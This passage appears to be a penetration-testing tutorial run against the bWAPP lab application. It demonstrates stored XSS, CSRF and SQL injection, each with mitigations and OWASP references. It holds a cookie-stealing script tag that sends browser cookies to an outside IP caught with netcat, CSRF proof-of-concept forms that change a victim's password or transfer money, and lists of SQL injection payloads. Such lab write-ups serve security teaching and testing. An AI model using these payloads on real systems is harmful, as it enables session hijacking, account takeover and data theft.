
Nice Blog! a similar type of blog I have also written but with some new content, please visit my site to read more

<script src="http://192.168.2.12:9000?cookie"+document.cookie></script>



As you can see from the above screenshot the comment gets posted in the blog and with the comment, I am injecting the JavaScript code also and this is a **GET** request with a query parameter **"cookie"** and **"document. cookie"** will fetch the current browser cookie.

And I'll fetch this request with the **netcat** command through a reverse shell.



As you can see from the screenshot after posting the comment immediately I received the connection with the browser cookie.

This is one way to steal the cookie and there are several techniques where an attacker can steal the cookie of the browser and every time when you load the webpage the code will get executed and it will fetch the browser cookie. So that attacker can access anybody browser cookie whoever visit this webpage

Solution and Mitigation: Developers should implement a whitelist of allowable inputs, and if not possible then there should be some input validations and the data entered by the user must be filtered as much as possible.

Output encoding is the most reliable solution to combat XSS i.e. it takes up the script code and thus converts it into the plain text.

A WAF or a Web Application Firewall should be implemented as it somewhere protects the application from XSS attacks.

Use of **HTTPOnly** Flags on the Cookies.

The developers can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities

Reference/Cheats Sheets:

https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002)

https://portswigger.net/web-security/cross-site-scripting/stored

8. Cross-Site Request Forgery (Change Password)

Ease of Exploitation: **Difficult**

Affected URLs: Scope URL (http://localhost/bWAPP/csrf_1.php)

Description: CSRF is an abbreviation for Cross-Site Request Forgery, also known as Client-Site Request Forgery and even somewhere you'll hear it as a one-click attack or session riding or Hostile Linking or even XSRF, basically over in this attack, the attacker forces a user to execute unwanted actions on a web application in which they're currently authenticated..

Impact: CSRF is an attack that forces the victim or the user to execute a malicious request on the server on behalf of the attacker. Although CSRF attacks are not meant to steal any sensitive data as the attacker wouldn't receive any response as whatever the victim does but this vulnerability is defined as it causes a state change on the server, such as –

i Changing the victim's email address or password.

ii Purchasing anything.

iii Making a bank transaction.

iv Explicitly logging out the user from his account.

Therefore, this vulnerability was listed as one of the OWASP Top10 in 2013. And thereby now has been reported with a CVSS Score of "6.8" with "Medium" severity under


CWE-352: Cross-Site Request Forgery (CSRF)

Exploitation Method/ POC:


CSRF over Change Password form: "Change Your Password" feature is almost offered by every web-application, but many times the applications fail to provide the security measurements over such sections. So let's try to exploit this **"Change Password**" feature over with the **CSRF vulnerability**, which is one of the most impactful CRSF attacks where the user's password will get changed without his knowledge. Back into the "Choose Your Bug" option select the Cross-Site-Request-Forgery (Change Password) and hit **hack button.**

Now, let's again **"fire up the Change button"** and capture the passing HTTP Request over in the **Burpsuite.**

Form the below image, you can see that we have successfully captured the request. Let's follow up the same procedure to generate a **"forged HTML form"**.



Now, click on **Copy HTML** in order to copy the entire HTML code, further past the copied data into a new text file.




.

Once we've pasted the HTML code, let's now add the new password value (attacker's password) and the confirm password value, and then save the text document as **csrf.html**

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/bWAPP/csrf_1.php">
      <input type="hidden" name="password&#95;new" value="Raj@123" />
      <input type="hidden" name="password&#95;conf" value="Raj@123" />
      <input type="hidden" name="action" value="change" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Now, we'll again use the social engineering technique to share this **csrf.html** file to the targeted user.

As soon as the **victim opens** up this **csrf.html,** there he will get a **confirm button**, as he **clicks** over it, the password will get changed without his knowledge.



From the below image, you can see that the CSRF attack changes the old password set by user "**Raj**".

Now when he (victim) tries to login with the old password, he'll get the error message.

Solution and Mitigation:

i The developers should implement the use of **"Anti-CSRF tokens"**

ii Use of **Same-Site cookies attributes** for session cookies, which can only be sent if the request is being made from the origin related to the cookie (not cross-domain).

iii Do not use GET requests for state-changing operations.

iv Identifying Source Origin (via Origin/Referer header)

v One-time Token should be implemented for the defence of User Interaction based CSRF.

vi Secure against XSS attacks, as any XSS can be used to defeat all CSRF mitigation techniques!

Reference/Cheats Sheets:

https://owasp.org/www-community/attacks/csrf

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

9. Cross-Site Request Forgery (Transfer Amount)

Ease of Exploitation: **Difficult**

Affected URLs: Scope URL (http://localhost/bWAPP/csrf_2.php)

Description: "You might have heard some scenarios where the money is deducted from the victim's bank account without his/her knowledge, or a fraud has been taken place where the victim receives an email and as soon as he opens it up his back account gets empty." Wonder how CSRF is related to all this? Let's check out the following attack scenario.

Impact: CSRF is an attack that forces the victim or the user to execute a malicious request on the server on behalf of the attacker. Although CSRF attacks are not meant to steal any sensitive data as the attacker wouldn't receive any response as whatever the victim does but this vulnerability is defined as it causes a state change on the server, such as –

i Changing the victim's email address or password.

ii Purchasing anything.


iii Making a bank transaction.

iv Explicitly logging out the user from his account.

Therefore, this vulnerability was listed as one of the OWASP Top10 in 2013. And thereby now has been reported with a CVSS Score of "6.8" with "Medium" severity under


CWE-352: Cross-Site Request Forgery (CSRF)

Exploitation Method/ POC: Login inside bWAPP again, then choose the next vulnerability Cross-Site Request Forgery (Transfer Amount) and click on the hack button. Over in the below screenshot, you can see that the user "Raj" is having only 1000 EUR in his account.




Let's try to transfer some amount from this, as the account number is already there in the filed.

The procedure for the CSRF attack is similar as above, use burp suite to capture the sent request of the browser and then share the request over on the **Engagement tools section**.




Again it will create an HTML form automatically for intercepted data. Simply click on Copy HTML and paste it into a text file.



Great!! Time to manipulate the value“” field, add amount “200” (attacker’s desired amount) which to be transferred, save the text document as csrf.html and then share it with the targeted user.

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/bWAPP/csrf_2.php">
      <input type="hidden" name="account" value="123&#45;45678&#45;90" />
      <input type="hidden" name="amount" value="200" />
      <input type="hidden" name="action" value="transfer" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

As soon as the victim open's this file up, and hit the submit button, the amount (entered by the attacker) will be transferred, without his (victim) knowledge.



From the given screenshot, you can see that the amount is left **800 EUR** in user's account which means 200 EUR has been deducted from his account.

The attacker can make major changes over on the victim's account.

Solution and Mitigation:

i The developers should implement the use of **"Anti-CSRF tokens"**

ii Use of **Same-Site cookies attributes** for session cookies, which can only be sent if the request is being made from the origin related to the cookie (not cross-domain).

iii Do not use GET requests for state-changing operations.

iv Identifying Source Origin (via Origin/Referer header)

v One-time Token should be implemented for the defence of User Interaction based CSRF.

vi Secure against XSS attacks, as any XSS can be used to defeat all CSRF mitigation techniques!

Reference/Cheats Sheets:

https://owasp.org/www-community/attacks/csrf

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

10. SQL Injection (Login Form)

Ease of Exploitation: **medium**

Affected URLs: Scope URL (http://localhost/bWAPP/sqli_3.php)

Description: Though there are many vulnerabilities, SQL injection (SQLi) has it's own significance. This is the most prevalent and most dangerous of web application vulnerabilities. Having this SQLi vulnerability in the application, an attacker may cause severe damage such as bypassing logins, retrieving sensitive information, modifying, deleting data**.** The objective of this attack is to exploit and read some sensitive data from the database.

Impact: A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

Exploitation Method /POC: Login to your bWAPP and select vulnerability SQL Injection (Login Form/Hero). As stated in previous post, we need to do some manual analysis to know the functionality and it's implementation. Try to login with your some random text (test, test). Now let's do some dynamic analysis by reviewing source code of the functionality.

```
if(isset($_POST["form"]))
{

    $login = $_POST["login"];
    $login = sqli($login);

    $password = $_POST["password"];
    $password = sqli($password);

    $sql = "SELECT * FROM heroes WHERE login = '" . $login . "' AND password = '" . $password . "'";

    // echo $sql;

    $recordset = mysql_query($sql, $link);
```

This constructed statement leads to SQLi vulnerability. It's quite easy to break the statement with single quote and boolean condition which is error based sqli

Attack vector: test' or 1=1–

You may try other type SQL injections Union based, Time based

Here're the examples of attack


Union Based:


1) test' UNION ALL SELECT NULL,CONCAT(0x3a6a62713a,0x427547556778516a7957,0x3a6e6b6c3a),NULL,NULL#

2) test' union select 1,1,1,1–

3) test' union select 1,'IronMan',1,'You are hacked!'–

4) test' union select 1,'IronMan',1,'alert(document.cookie)Hacked!'–





Time Based:

1) test' / sleep(15) / '

2) test' AND (SELECT * FROM (SELECT(SLEEP(5)))rGVc) AND 'Wnfm'='Wnfm

Now let's break another functionality, select SQL Injection — Stored (Blog) in bWAPP

Again do the analysis, check the source code to know the implementation.

```
$entry = sqli($_POST["entry"]);
$owner = $_SESSION["login"];

if($entry == "")
{

    $message =  "<font color=\"red\">Please enter some text...</font>";

}

else
{
    $sql = "INSERT INTO blog (date, entry, owner) VALUES (now(),'" . $entry . "','" . $owner . "')";

    $recordset = $link->query($sql);

    if(!$recordset)
    {

        die("Error: " . $link->error . "<br /><br />");

    }
```

Root Cause: No one intentionally leaves behind security holes that can be exploited with SQL injection. There are many reasons why these security holes come about, and oftentimes they are not because we simply wrote bad code. Here is a shortlist of the most common causes of SQL injection

Solution and Mitigation: The only sure way to prevent SQL Injection attacks is input validation and parameterized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database.

Reference/Cheats Sheets:

https://portswigger.net/web-security/sql-injection

https://owasp.org/www-community/attacks/SQL_Injection

https://www.imperva.com/learn/application-security/sql-injection-sqli/